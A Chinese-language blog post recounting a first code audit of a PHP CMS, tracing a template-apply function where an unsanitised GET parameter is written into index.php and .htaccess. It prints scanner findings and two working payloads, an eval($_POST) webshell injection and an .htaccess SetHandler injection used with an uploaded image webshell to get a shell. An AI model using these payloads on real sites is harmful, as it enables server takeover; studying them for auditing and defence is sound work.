


前言

大师傅丢给了我一个 CMS，说挺简单的，让我尝试审计看看。于是我开启了自己的第一次代码审计。这篇文章主要是讲自己写审计时的一些思路把，对于代码的分析还是比较少的。

工具


Vscode：用来查找内容很好评，自带的 **转到定义**、**转到引用** 的功能都很好用



Seay 源代码审计系统：虽然有时候在喷这个工具不好用，但是它能帮我们快速定位可能存在危险的函数，可以帮我们发现一些漏掉的东西，总体来说还行啦

审计

在把环境装好后，先试试网站前台有啥功能，可能会存在啥漏洞。




访问了几个页面，都存在 `ID` 这个 GET 请求参数，这里可以判断可能存在 SQL 注入的漏洞，进行测试




Sorry, You do this is wrong! (-.)

当加上单引号就被过滤了，emmmm 不幸的开始，这时候可以使用 VScode 看看它的 WAF 是啥样的，有没有机会绕过。



可以知道这个 WAF 的位置是在 `Include/contorl.php` 文件中，并且知道了它运作的原理：当存在 GET 请求参数时，它会将 GET 请求参数保存在一个数组中，并对其中的每一个参数进行正则匹配，如果存在关键字则会返回 `Sorry,You do this is wrong! (-.-)` 退出脚本。

又在前台逛了一下，并没有发现什么特别有用的功能 (这个 WAF 过滤的太狠了)，既然如此就去后台看看吧



登录上来就看到了上传点，是一个很好的开始。这里我先上传了一个正常的图片，然后通过查看 Burp 的内容去寻找源代码

```


1  <?php include_once 'Top_include.php'; ?>
2
3  <body>
4  <?php
5
6  //文件上传方式
7  $uptype = explode(".",$_FILES["file"]["name"]); //获取扩展名
8  //
9  //验证文件类型号
10 $kuozm=strtolower(end($uptype));
11 if (preg_match('/jpg|jpeg|gif|png|doc|xls|pdf|rar|zip|bmp|ico/i' $kuozm) && ($_FILES["file"]["size"] > 0))
12 {
13     if ($_FILES["file"]["error"] > 0)
14     {
15         // echo "Return Code: " . $_FILES["file"]["error"] . "<br />";
16         echo "<script language='javascript'>alert('上传失败,返回重新选择');history.go(-1);</script>";
17     }
18     else
19     {

```

这里能看到网站的 logo 是可以上传 zip 文件的，这让我联想到了使用文件包含的 zip 协议的漏洞，然后我就上了 **seay** 帮我看看有没有啥文件包含的漏洞

echo输出中存在可控变量, 可能存在XSS漏洞	/A/Admin/Upload.php	<input type="hidden" name="filename" id="filename" value="<?php echo \$_GET['filename'];
echo输出中存在可控变量, 可能存在XSS漏洞	/A/Admin/Upload.php	<input type="hidden" name="imageurl" id="imageurl" value="<?php echo \$_GET['imageurl']; ?>
echo输出中存在可控变量, 可能存在XSS漏洞	/A/Admin/Uploads.php	<input type="hidden" name="imageurl" id="imageurl" value="<?php echo \$_GET['imageurl']; ?>
echo输出中存在可控变量, 可能存在XSS漏洞	/A/Admin/Uploads.php	<input type="hidden" name="imageurl" id="imageurl" value="<?php echo \$_GET['imageurl']; ?>
SQL语句select中条件变量无单引号保护, 可能存在SQL注入漏洞	/A/Admin/User.php	\$row = mysql_fetch_array(\$db_conn->query("SELECT * FROM so_user WHERE ID= ".\$_GET["id"]));
echo输出中存在可控变量, 可能存在XSS漏洞	/A/Admin/User.php	<input type="hidden" name="imageurl" id="imageurl" value="<?php echo \$_GET['imageurl']; ?>
读取文件函数中存在变量, 可能存在任意文件读取漏洞	/A/Admin/Include/function.php	\$template_o = file_get_contents(\$shljun_Template.'/'.\$Include.'/'.\$template_ab.\$id);
文件操作函数中存在变量, 可能存在任意文件读取/删除/修改...	/A/Admin/Include/function.php	file_put_contents(\$template_dir, \$output);
文件操作函数中存在变量, 可能存在任意文件读取/删除/修改...	/A/Admin/Include/function.php	unlink(\$filename);
SQL语句select中条件变量无单引号保护, 可能存在SQL注入漏洞	/A/Admin/Include/function.php	\$query=\$db_conn->query("select * from so_info where languageID=\$Language and info_lunex =
SQL语句select中条件变量无单引号保护, 可能存在SQL注入漏洞	/A/Admin/Include/function.php	\$query=\$db_conn->query("select * from so_products where languageID=\$Language order by ID as
SQL语句select中条件变量无单引号保护, 可能存在SQL注入漏洞	/A/Admin/Include/function.php	\$query=\$db_conn->query("select * from so_categories where languageID=\$Language and cate
SQL语句select中条件变量无单引号保护, 可能存在SQL注入漏洞	/A/Admin/Include/function.php	\$query=\$db_conn->query("select * from so_menu where languageID=\$Language order by menu pai
SQL语句select中条件变量无单引号保护, 可能存在SQL注入漏洞	/A/Admin/Include/function.php	\$query=\$db_conn->query("select * from so_products where languageID=\$Language and products
SQL语句select中条件变量无单引号保护, 可能存在SQL注入漏洞	/A/Admin/Include/function.php	\$query=\$db_conn->query("select * from so_products where languageID=\$Language and products

在一众 SQL注入 和 xss 提示中，我找到了这个可以函数开始是一个变量的地方，毕竟如果开始是写死的(如：`file_get_contents('../'.$xxx)`) 这样的咱们也用不了 zip 协议了，我飞快的跳去看这个函数定义以及调用它的地方



```
//模版应用
}elseif ($CF=="template"){

    $jtopen=ChcInfo("sc_config","ID","1","f","web_jtopen",$db_conn);

    $db_conn->query("update sc_config set web_Template = '". $_GET['mb']."' where ID=1");// 更新模版标记
    $query=$db_conn->query("select * from sc_language where language_open=1");
    if (mysqli_num_rows($query)>0){

        while($row=mysqli_fetch_array($query)){

            if ($row['language_mulu']==1){

                Mbapp($_GET['mb'], "../".$row['language_url'], $jtopen);

            }else{

                Mbapp($_GET['mb'], "../".$row['language_url']. "/","../","../", $jtopen);

            }

        }

    }

    header("Location:SEMCMS_Template.php");

}elseif ($CF=="sitemap"){ //生成sitemap
```

从这个调用中，我们可以看到 `$mb` 是不可控，它要么是写死的，要么是从数据库中查找的。但是有另外一个变量是可控的 `$mb`

```
if ($htmlopen==1){$ml="j";}else{$ml="d";}

$template="index.php,hta/".$ml."/htaccess"; //开始应用模版
$template_mb=explode(",",$template);

for($i=0;$i<count($template_mb);$i++){

    $template_o = file_get_contents($mb.$ml."/Template/".$template_mb[$i]);


    $templateUrl = $ml.str_replace("hta/".$ml."/","",$template_mb[$i]);
    $output = str_replace('<{Template}>', $mb, $template_o);
    $output = str_replace('<{dirpaths}>', $dirpaths, $output);

    file_put_contents($templateUrl, $output);

}
```

这三步：分别是提取模板文件的数据，将其中的 `<{Template}>` 内容换成 `$mb` 的内容，然后把它写到网站根目录下


这里对于 `file_get_contents` 使用拼接字符串十分敏感，因为可以虚构一个不存在的文件名，然后通过 `../` 返回上一级。测试如下



```
<?php
var_dump(scandir( directory: '.'));
$a = file_get_contents( filename: "1.txt");
echo $a;
```

```
array(4) {
  [0]=>
  string(1) "."
  [1]=>
  string(2) ".."
  [2]=>
  string(5) "1.txt"
  [3]=>
  string(7) "Web.php"
}
atao
进程已结束，退出代码为 0
```

那这里我们可以用相同的方法，将想要的内容写进去，然后返回上一级即可。既然如此就得先看看它读的是哪里的文件



`index.php` 是从 `Template/default/Include` 读到的; `.htaccess` 是从 `Template/default/Include/hta/d` 读到的


一开始我的想法是直接将 Shell 写到 `index.php`, 毕竟直接在 `.php` 文件的基础写肯定不会错的, 看看 `index.php` 的源码

```
<?php
include_once  '{<dirpaths>Include/web_inc.php}';
include_once  '{<dirpaths>Template/{<Template>}/Include/Function.php}';
$file_url="{<dirpaths>}";
include_once  '{<dirpaths>Template/{<Template>}/Include/default.php}';
?>
```

这里闭合代码的话需要闭合单引号, 再将后面的内容注释掉就行啦, 最后接 `default` 是原来模板的文件夹名。



```
Payload:index.php';eval($_POST[1]);../default
```

既然构造好了就得拿上去打了



```
function.php index.php [redacted]_Function.php X
[redacted]_PHP_3.9 > A_Admin > [redacted]_Function.php > ...
1  <?php
2
3  /*
4   * To change this license header, choose License Headers in Project Properties
5   * To change this template file, choose Tools | Templates
6   * and open the template in the editor.
7   */
8
9  $Ant=new AntDateProcess();
10
11  $Template = "";
```


直接访问 `Function.php` 文件不行，因为这里声明了一个类对象，但是并不是在该文件定义的。



```
function.php index.php [redacted]_Function.php contorl.php 1 X
[redacted]_PHP_3.9 > Include > contorl.php > AntDateProcess
85     }
86     }
87     return ($ip ? $ip : $_SERVER['REMOTE_ADDR']);
88 }
89
90 // add update del
91
92 class AntDateProcess{
93
94     public function AntAdd($table,$field,$val,$db_conn){ // 增
95         $strs="";
96         foreach($val as $value){
```

通过右键转到定义，发现它是在网站根目录下的 `Include/contorl.php` 文件中被定义的，而这个文件最开始就是那个 WAF 过滤。淦！也就是说我们刚才构造的 Payload 不行，因为单引号会报错退出。

但是还是先得找个连接这个两个文件的 php。



直接用搜索功能就找到了

既然 index.php 文件用不了，那就转换思路，试试用 .htaccess 能不能 Getshell，还记得我们之前有一个图片上传的点，那只要将图片当作 php 文件解析即可，先看看 .htaccess 文件代码

```
RewriteEngine On
RewriteCond %{http_host} ^sem-cms.com [NC]
RewriteRule ^(.*)$ http://www.sem-cms.com/$1 [L,R=301]


<Files ~ "^(.htaccess|htpasswd)$">
deny from all
</Files>

RewriteRule ^product.php$
<{dirpaths}>Template/<{Template}>/Include/product\.php
RewriteRule ^about.php$ <{dirpaths}>Template/<{Template}>/Include/about\.php
RewriteRule ^contact.php$
<{dirpaths}>Template/<{Template}>/Include/contact\.php
RewriteRule ^download.php$
<{dirpaths}>Template/<{Template}>/Include/download\.php
RewriteRule ^news.php$ <{dirpaths}>Template/<{Template}>/Include/news\.php
RewriteRule ^info.php$ <{dirpaths}>Template/<{Template}>/Include/info\.php
RewriteRule ^view.php$ <{dirpaths}>Template/<{Template}>/Include/view\.php
RewriteRule ^search.php$ <{dirpaths}>Template/<{Template}>/Include/search\.php
ErrorDocument 404 /Template/<{Template}>/Include/404.html
```


可以将前面的内容闭合，接着通过换行符写入我们想要的规则，最后将后面的内容使用 # 注释掉

```
Payload:index.php%0aSetHandler application/x-httpd-php%0a%23/../../default
```

接着我们先上传一个图片马



接着根据返回的路径试试能不能访问



成功的 GetShell 了!!!

结语

整个审计过程，我是通过了白 + 黑的方式来看的，当看到可能存在的问题点的时候可以去看看代码，可能代码中的一些内容就会给你提示。再者就是细心吧，有些小细节还是不能放过的，像一开始当我不能利用 `index.php` 文件时是想放弃的，但是后来回想到了可以上传图片，又重新振作了。欢迎大家和我一起学习交流!!!

[原文连接](#)